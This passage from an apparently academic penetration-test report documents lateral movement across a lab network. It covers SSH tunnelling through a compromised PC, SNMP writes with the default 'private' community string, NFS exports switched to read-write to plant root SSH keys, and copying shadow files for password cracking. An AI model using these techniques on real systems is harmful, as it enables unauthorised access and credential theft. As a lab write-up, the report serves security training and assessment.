```

Figure 42 - 13.13.13.13 is unreachable from Kali

As *13.13.13.13* can be accessed by PC2, PC2 was used to tunnel traffic from the Kali machine to the *13.13.13.13* machine and vice versa. First, the tester had to be able to log into PC2 as the root. To do this, the tester logged back into the xadmin account of PC2 and, as with PC1, was able to use *sudo su* and the password "plums" to elevate the xadmin account to root privileges. Following this, the tester navigated to the SSH configuration file, located at "/etc/ssh/sshd_config" and modified the file. The line "PermitRootLogin" was set to "yes" and the line "PermitTunnel" was set to "yes".

```
PermitRootLogin yes
```

Figure 43 - PermitRootLogin

```
PermitTunnel yes
```

Figure 44 – PermitTunnel

Following this, the tester used the command "*passwd root",* used to change the root password to "test" and restarted the SSH service to apply the changes made. These changes are displayed in **Figure 45**.

```
root@xadmin-virtual-machine:/home/xadmin# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@xadmin-virtual-machine:/home/xadmin# service ssh restart
ssh stop/waiting
ssh start/running, process 2451
root@xadmin-virtual-machine:/home/xadmin#
```

Figure 45 - Changes made to the SSH service on PC2

Following this, the tester was successful in logging into PC2 as the root, as displayed in **Figure 46**.

```
root@kali:~# ssh root@192.168.0.34
root@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Nov 12 15:54:28 2024 from 192.168.0.200
root@xadmin-virtual-machine:~#
```

Figure 46 - Logged in as root to PC2

To set up the tunnel through PC2, the tester logged out and logged back in again specifying the "-w0:0" flag, used to set up a tunnel.

```
root@kali:~# ssh -w0:0 root@192.168.0.34
root@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Nov 12 15:57:14 2024 from 192.168.0.200
```

Figure 47 - Logged in with tunnel flag

To confirm the existence of the tunnel, the command "*ip addr*" was used and the output can be seen in **Figure 48**.

```
4: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
```

Figure 48 - Existence of the tunnel

As the tunnel had been initiated, it needed to be configured to route traffic through PC2. The first required step was to assign the tunnel an IP address. The address assigned to the tunnel on PC2 was 1.1.1.2/30, and 1.1.1.1/30 on the Kali machine, with the command "*ip addr add 1.1.1.2/30 dev tun0*". The tunnel was then brought up using the command "*ip link set tun0 up*".

```
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    link/none
    inet 1.1.1.1/30 scope global tun0
       valid_lft forever preferred_lft forever
root@xadmin-virtual-machine:/etc/ssh#
```

Figure 49 - Confirmation of bringing the tunnel up

The tester then *pinged* both ends of the tunnel to ensure that both ends could communicate with each other, as evidenced in **Figures 50 and 51**.

```
root@xadmin-virtual-machine:/etc/ssh# ping 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 1.1.1.1: icmp_seq=1 ttl=64 time=0.438 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=64 time=0.207 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=64 time=0.048 ms
^C
--- 1.1.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 0.048/0.231/0.438/0.160 ms
root@xadmin-virtual-machine:/etc/ssh# ping 1.1.1.2
PING 1.1.1.2 (1.1.1.2) 56(84) bytes of data.
64 bytes from 1.1.1.2: icmp_seq=1 ttl=64 time=1.42 ms
64 bytes from 1.1.1.2: icmp_seq=2 ttl=64 time=2.66 ms
64 bytes from 1.1.1.2: icmp_seq=3 ttl=64 time=2.27 ms
^C
--- 1.1.1.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 1.423/2.121/2.668/0.520 ms
```

Figure 50 - Pinging the tunnel from PC2

```
root@kali:~# ping 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 1.1.1.1: icmp_seq=1 ttl=64 time=3.66 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=64 time=3.77 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=64 time=2.16 ms
^C
--- 1.1.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 2.158/3.196/3.770/0.735 ms
root@kali:~# ping 1.1.1.2
PING 1.1.1.2 (1.1.1.2) 56(84) bytes of data.
64 bytes from 1.1.1.2: icmp_seq=1 ttl=64 time=0.286 ms
64 bytes from 1.1.1.2: icmp_seq=2 ttl=64 time=0.019 ms
64 bytes from 1.1.1.2: icmp_seq=3 ttl=64 time=0.020 ms
^C
--- 1.1.1.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2053ms
rtt min/avg/max/mdev = 0.019/0.108/0.286/0.125 ms
```

Figure 51 - Pinging the tunnel from Kali

Before the tunnel was operational, the tester had to enable IPv4 forwarding to be able to forward traffic through the tunnel. To do this, the command "*echo 1 > /proc/sys/net/ipv4/conf/all*" was used to modify the forwarding configuration to allow IPv4 forwarding.

```
root@xadmin-virtual-machine:/etc/ssh# more /proc/sys/net/ipv4/conf/all/forwarding
0
root@xadmin-virtual-machine:/etc/ssh# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:/etc/ssh# more /proc/sys/net/ipv4/conf/all/forwarding
1
```

Figure 52 - Modifying the forwarding file

The final step in configuring the tunnel was to add the destination to route traffic to. The destination was the discovered address of *13.13.13.13*. The subnet mask was gained through the previous *ifconfig* command when connected through PC2, and the subnet address – 13.13.13.0/24 - was calculated through the process demonstrated in **Section 2.2 – Subnet Table**. The subnet address was used in the "route add -net 13.13.13.0/24", and the route was added to the routing table, as can be seen in **Figure 53**.

```
root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.0.193   0.0.0.0         UG    0      0        0 eth0
1.1.1.0         0.0.0.0         255.255.255.252 U     0      0        0 tun0
13.13.13.0      0.0.0.0         255.255.255.0   U     0      0        0 tun0
192.168.0.192   0.0.0.0         255.255.255.224 U     0      0        0 eth0
```

Figure 53 - The routes from the Kali machine

Following the successful configuration of the tunnel, the tester *pinged* the *13.13.13.13* address and received a response, indicating that this device could be accessed from the Kali machine through the tunnel. This can be seen in **Figure 54**.

```
root@kali:~# ping 13.13.13.13
PING 13.13.13.13 (13.13.13.13) 56(84) bytes of data.
64 bytes from 13.13.13.13: icmp_seq=1 ttl=63 time=6.83 ms
64 bytes from 13.13.13.13: icmp_seq=2 ttl=63 time=1.85 ms
64 bytes from 13.13.13.13: icmp_seq=3 ttl=63 time=2.13 ms
64 bytes from 13.13.13.13: icmp_seq=4 ttl=63 time=2.39 ms
```

Figure 54 - Successful communication from the Kali machine

The tester then performed an *nmap* scan on this address, and this time was successful.

```
root@kali:~# nmap -O 13.13.13.13
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-13 10:27 EST
Nmap scan report for 13.13.13.13
Host is up (0.0021s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.83 seconds
```

Figure 55 - Nmap of 13.13.13.13

The device was found to be a Linux machine and due to the sole presence of SSH with no other services running, such as HTTP, this device was presumed to be a PC. As the tunnel was now active, an SSH connection between the Kali machine and the *13.13.13.13* PC could be established. Using the gained credentials, the tester logged into the xadmin account on the PC and used the command “*sudo su”* which was able to be done with the xadmin password of “!gatvol”. Once root access had been gained, the command “*passwd root”* was entered to change the password of the root account, and the password “1234” was chosen. The SSH service was restarted to apply the changes, and this connection was closed. The tester then logged back into the PC but entered the username “root” instead and used the password “1234”. As evidenced by **Figure 56**, this was successful.

```
root@kali:~# ssh root@13.13.13.13
root@13.13.13.13's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~#
```

Figure 56 - SSH into root account

As demonstrated above, the tester was successful in logging into *13.13.13.13* from the Kali machine. From this machine, the *ifconfig* command was used to examine the connected interfaces to this machine.

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b1:5b:35
          inet addr:13.13.13.13  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb1:5b35/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7655 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2774 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1484674 (1.4 MB)  TX bytes:207248 (207.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:277 errors:0 dropped:0 overruns:0 frame:0
          TX packets:277 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:20561 (20.5 KB)  TX bytes:20561 (20.5 KB)

xadmin@xadmin-virtual-machine:~$
```

Figure 57 - ifconfig on 13.13.13.13

As seen, there are no further interfaces on this PC. A UDP scan was run against the PC in attempts to find another entry point but returned nothing of note. The scan can be seen in **Appendix B1 – Other UDP Scans**.

3.9 ROUTER 3

Following the completion of PC3, the tester consulted the list of interfaces connected to Router 2 to determine which device to examine next. As can be seen in **Section 3.6, Figure 32**, the only other interface connected to Router 2 was *192.168.0.229/30*. The device connected to this interface – with the address *192.168.0.*230, as seen in **Section 3.6** - was suspected to be a router due to the presence of OSPF and the number of routes associated with this device. To further interrogate the interfaces, *nmap* was used to run a port scan of the subnet, the results of which can be viewed in **Figure 58**.

```
root@kali:~# nmap 192.168.0.229/30
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-12 15:07 EST
Nmap scan report for 192.168.0.229
Host is up (0.0025s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.230
Host is up (0.0034s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
```

Figure 58 - Nmap scan of 192.168.0.229/30

As illustrated in **Figure 58**, there a device with the address *192.168.0.230* was discovered and was running Telnet, HTTP, and HTTPS. Due to the presence of Telnet, this was confirmed to be a router. Following a UDP scan of the router, it was found that SNMP was running, evidenced in **Figure 59**.

```
root@kali:~# nmap -sU 192.168.0.230
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-12 15:13 EST
Stats: 0:09:35 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 54.47% done; ETC: 15:30 (0:07:50 remaining)
Stats: 0:15:55 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 90.31% done; ETC: 15:30 (0:01:41 remaining)
Nmap scan report for 192.168.0.230
Host is up (0.0013s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp
```

Figure 59 - UDP scan against the router

Following the same process as Route 1 and Router 2, the SNMP configuration file was opened in search of the community string. As with Router 1 and Router 2, the community string "secure" was in use.

However, there was another community string in use for this router which was already set to read-write. The string in this case was “private” – a default community string.

```
rwcommunity private
rwcommunity6 private
rocommunity secure
rocommunity6 secure
```

Figure 60 - Router 3 community strings

With no modification of this necessary, *snmpset* was again employed to write to the router. As displayed in **Figures 61 and 62**, this was successful, proving that Router 3 was vulnerable and could be written to.

```
root@kali:~# snmpset -v2c -c private 192.168.0.230 .1.3.6.1.2.1.1.5.0 s "test3"
iso.3.6.1.2.1.1.5.0 = STRING: "test3"
```

Figure 61 - Writing to Router 3

```
iso.3.6.1.2.1.1.5.0 = STRING: "test3"
```

Figure 62 - Confirmation of writing to Router 3

The tester then connected to the router through Telnet and used the same default credentials as the previous routers and viewed the interfaces and IP routes of the router. As seen in **Figure 63**, this router was connected to another device with the address of *192.168.0.234* through the Eth2 interface, and this device had 3 addresses using the OSPF protocol connected to it, suggesting that this device was another router.

```
vyos@vyos:~$ show int
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.230/30                  u/u
eth1             192.168.0.129/27                  u/u
eth2             192.168.0.233/30                  u/u
lo               127.0.0.1/8                       u/u
                 3.3.3.3/32
                 ::1/128
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth0, 02:47:41
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth0, 02:47:41
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 02:47:45
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 02:48:10
O   192.168.0.128/27 [110/10] is directly connected, eth1, 02:49:21
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth0, 02:47:41
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth0, 02:47:41
O   192.168.0.228/30 [110/10] is directly connected, eth0, 02:49:21
C>* 192.168.0.228/30 is directly connected, eth0
O   192.168.0.232/30 [110/10] is directly connected, eth2, 02:49:21
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 02:48:10
```

Figure 63 - Interfaces and IP routes of the router

Along with this interface, another interface was discovered with the address *192.168.0.129/27*.

3.10 PC 4

Following the discovery of the *192.168.0.129/27* interface, an *nmap* scan was deployed against the subnet.

```
root@kali:~# nmap 192.168.0.129/27
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-12 15:36 EST
Nmap scan report for 192.168.0.129
Host is up (0.0056s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.130
Host is up (0.0076s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
```

Figure 64 - Nmap scan against 192.168.0.129/27

```
root@kali:~# nmap -O 192.168.0.130
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-13 10:28 EST
Nmap scan report for 192.168.0.130
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 4 hops

OS detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.78 seconds
```

Figure 65 - Operating system scan against 192.168.0.130

As evidenced in **Figures 64 and 65**, the scan reported a new Linux device with the address of *192.168.0.130* – the device revealed when logging into PC2. Due to the absence of any services such as HTTP, this device was suspected to be another PC. To gain access to this PC, an SSH connection was attempted. However, this attempt was unsuccessful as the connection was denied, as is pictured in **Figure 66**.

```
root@kali:~# ssh xadmin@192.168.0.130
The authenticity of host '192.168.0.130 (192.168.0.130)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.130' (ECDSA) to the list of known hosts.
xadmin@192.168.0.130: Permission denied (publickey).
```

Figure 66 - Unsuccessful SSH attempt

As it was known that PC2 was logged into from this PC, it was inferred that these devices could communicate with each other. In another attempt to gain access to this PC, the tester logged into PC2 via SSH, and from there initiated an SSH connection from PC2 to this PC, as pictured in **Figure 67**. This connection did not require a password.

```
xadmin@xadmin-virtual-machine:~$ ssh xadmin@192.168.0.130
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Aug 22 07:12:18 2017 from 192.168.0.34
xadmin@xadmin-virtual-machine:~$
```

Figure 67 - Logging into this PC via PC2

The result of the *ip r* command was consulted to determine the default gateway for this subnet. As evidenced in **Figure 68**, this was *192.168.0.129.*

```
xadmin@xadmin-virtual-machine:~$ ip r
default via 192.168.0.129 dev eth0  proto static
192.168.0.128/27 dev eth0  proto kernel  scope link  src 192.168.0.130  metric 1
```

Figure 68 - Default Gateway

As with previous devices, the root account was able to be accessed using the *sudo su* command and the password “plums”, as pictured in **Figure 69**.

```
xadmin@xadmin-virtual-machine:~$ ssh xadmin@192.168.0.130
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Tue Aug 22 07:12:18 2017 from 192.168.0.34
xadmin@xadmin-virtual-machine:~$ sudo su
[sudo] password for xadmin:
root@xadmin-virtual-machine:/home/xadmin# whoami
root
```

Figure 69 - Root privileges gained

Because the connection from PC2 to this PC did not require a password, this indicates the presence of a public key from PC2 on this PC. A public key is a generated token that can be used in place of password authentication. This key is used along with a private key. The generated public key is copied onto the target system, while the private key remains on the original system. If a connecting user’s private key matches with the target’s public key, access is granted without needing a password. As it was noted that this PC was running NFS, this was used as an attack vector to access this PC without pivoting through PC2. As with PC1, the tester mounted the NFS share from this PC onto the Kali machine and generated a public key to copy over to the target PC, using the *ssh-keygen* command. As NFS is a dynamic system, changes made on the mounted directory will apply to the target system.

```
root@kali:~/mount/home# touch test
touch: cannot touch 'test': Read-only file system
root@kali:~/mount/home#
```

Figure 70 - Read only file system

As pictured in **Figure 70**, when the tester tried to create a file, this was blocked due to the file system being read only. To investigate this further, the tester logged back into this PC through PC2 and navigated to the exports folder, where the settings for the NFS share are, located in the "/etc/exports" file (IBM, 2023). Upon examining the file, it was reinforced that the NFS share was set to read only, pictured in **Figure 71**.

```
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
/home/xadmin 192.168.0.*(ro,no_root_squash,fsid=32)
```

Figure 71 - NFS settings for this PC

The tester modified this to change from "ro" (read only) to "rw" (read write), as illustrated in **Figure 72**.

```
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
/home/xadmin 192.168.0.*(rw,no_root_squash,fsid=32)
```

Figure 72 - NFS set to read write

After changing the configuration, the tester used the command "*service –status-all"* to display the list of all service names and found the NFS service name to be "nfs-kernel-server". This can be seen in **Figure 73**.

```
xadmin@xadmin-virtual-machine:~$ service --status-all
 [ + ]  acpid
 [ - ]  anacron
 [ - ]  apache2
 [ - ]  apparmor
 [ ? ]  apport
 [ + ]  avahi-daemon
 [ + ]  bluetooth
 [ - ]  brltty
 [ ? ]  console-setup
 [ + ]  cron
 [ + ]  cups
 [ + ]  cups-browsed
 [ - ]  dbus
 [ ? ]  dns-clean
 [ + ]  friendly-recovery
 [ - ]  grub-common
 [ ? ]  irqbalance
 [ + ]  kerneloops
 [ ? ]  killprocs
 [ ? ]  kmod
 [ ? ]  lightdm
 [ ? ]  networking
 [ + ]  nfs-kernel-server
 [ ? ]  ondemand
 [ ? ]  pppd-dns
 [ - ]  procps
 [ - ]  pulseaudio
 [ ? ]  rc.local
 [ + ]  resolvconf
 [ + ]  rpcbind
 [ - ]  rsync
 [ + ]  rsyslog
 [ + ]  saned
 [ ? ]  sendsigs
 [ ? ]  speech-dispatcher
 [ - ]  ssh
 [ - ]  sudo
 [ - ]  udev
 [ ? ]  umountfs
 [ ? ]  umountnfs.sh
 [ ? ]  umountroot
 [ - ]  unattended-upgrades
 [ - ]  urandom
 [ - ]  x11-common
```

Figure 73 - List of services

The tester then restarted the NFS service using "*sudo service nfs-kernel-server restart"*, modified the SSH configuration to permit root login, as performed when creating the tunnel between PC2 and PC3, and subsequently restarted the SSH service too. As shown in **Figure 74**, the exports table was reloaded to apply the changes made (Red Hat Documentation, n.d).

```
root@xadmin-virtual-machine:/etc# sudo exportfs -ra
exportfs: /etc/exports [1]: Neither 'subtree_check' or 'no_subtree_check' specified for export "192.168.0.*:/home/xadmin".
  Assuming default behaviour ('no_subtree_check').
  NOTE: this default has changed since nfs-utils version 1.0.x

root@xadmin-virtual-machine:/etc#
```

Figure 74 - Reloading the exports table

The tester logged out of all connections, mounted the NFS share to the Kali machine and was successfully able to create a file in the xadmin folder. The tester then generated a public and private key pair, and copied the public key onto the NFS share for 192.168.0.130, as pictured in **Figure 75**.




Figure 75 - Copying public key onto the NFS share

The tester was then successfully able to SSH into the target PC without use of a password, as evidenced by **Figure 76**.




Figure 76 - SSH into 192.168.0.130

Although access had been gained, root access had not been achieved from the Kali machine. The tester used the NFS share to copy the passwd and shadow file to the Kali machine and attempt to crack the administrator password using *John the Ripper* as with PC1, but this was unsuccessful. The root directory was not able to be accessed through the NFS share, so a public key could not be copied to the root directory using this share. To gain access to the root account, the tester logged into the PC through SSH with the xadmin account, used the *sudo su* command to gain root privileges, and then navigated to the root directory. The tester created a file called “authorized_keys”, generated another public key, and manually copied and pasted this key into the root account’s authorized_keys file using the xadmin SSH connection. The tester then logged out of this connection and attempted to log in using SSH and the username “root”. As displayed in **Figure 77**, this was successful.

```
root@kali:~# ssh root@192.168.0.130
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Fri Nov 22 14:55:26 2024 from 192.168.0.200
root@xadmin-virtual-machine:~# whoami
root
root@xadmin-virtual-machine:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:80:7f:03
          inet addr:192.168.0.130  Bcast:192.168.0.159  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe80:7f03/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6483 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4764 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:558774 (558.7 KB)  TX bytes:634834 (634.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:234 errors:0 dropped:0 overruns:0 frame:0
          TX packets:234 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:18476 (18.4 KB)  TX bytes:18476 (18.4 KB)

root@xadmin-virtual-machine:~#
```

Figure 77 - Root access to 192.168.0.130 through Kali

As pictured above, the tester was able to log into the root account on *192.168.0.130* through the Kali machine without having to pivot through PC2. Following this, a UDP scan was run against this device to further enumerate exploitation points, but this did not provide any more useful information. The UDP scan can be seen in **Appendix B1 – Other UDP Scans**.

3.11 Firewall Discovery

Following the completion of PC4, the tester consulted the list of interfaces as seen in **Section 3.9, Figure 63**, and ran an *nmap* scan against the remaining interface connected to the router – *192.168.0.233/30*. As seen in **Section 3.9**, the device connected to this interface had several other devices connected using the OSPF protocol, so it was expected to be another router. However, the *nmap* scan did not return anything. As pictured in **Figure 78**, the only response gained from *nmap* was the already known address of the Eth2 interface of router three. This finding was interesting as the output shown in **Section 3.9, Figure 63** stated that there was another device with the address of *192.168.0.234* connected to the Eth2 interface but was not returned by the scan, suggesting that the requests were blocked by a firewall.

```
root@kali:~# nmap 192.168.0.233/30
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-13 08:59 EST
Nmap scan report for 192.168.0.233
Host is up (0.0041s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap done: 4 IP addresses (1 host up) scanned in 14.54 seconds
root@kali:~# 
```

Figure 78 - No results from the nmap scan

To investigate further, an *nmap* scan was run against every address shown to be connected to the suspected router, with only one scan returning any results. A scan of the address *192.168.0.240/30* revealed a device with the address *192.168.0.242*, displayed in **Figure 79**. The other scans can be seen in **Appendix B2 – Firewall Scans**

```
root@kali:~# nmap 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-13 09:25 EST
Nmap scan report for 192.168.0.242
Host is up (0.0060s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
```

Figure 79 - Discovery of 192.168.0.242

This device was running HTTP but not telnet, indicating that this device was a web server. As this device was connected to the suspected router that could not be accessed, this device was interrogated in search of possible access points to the firewall.

3.12 Web Server 2

To confirm this device was a web server, *192.168.0.242* was entered into a browser and was confirmed to be a web server, as evidenced in **Figure 80**.




Figure 80 - Confirmation of a web server

As with Web Server 1, the page information was inspected. It was found that this web server does not use encryption and therefore does not use HTTPS. This is displayed in **Figure 81**.




Figure 81 - No encryption

To enumerate this web server, *Nikto* was used. As displayed in **Figure 82**, this web server was found to be vulnerable to "shellshock". As seen, this web server was running Apache 2.4.10.

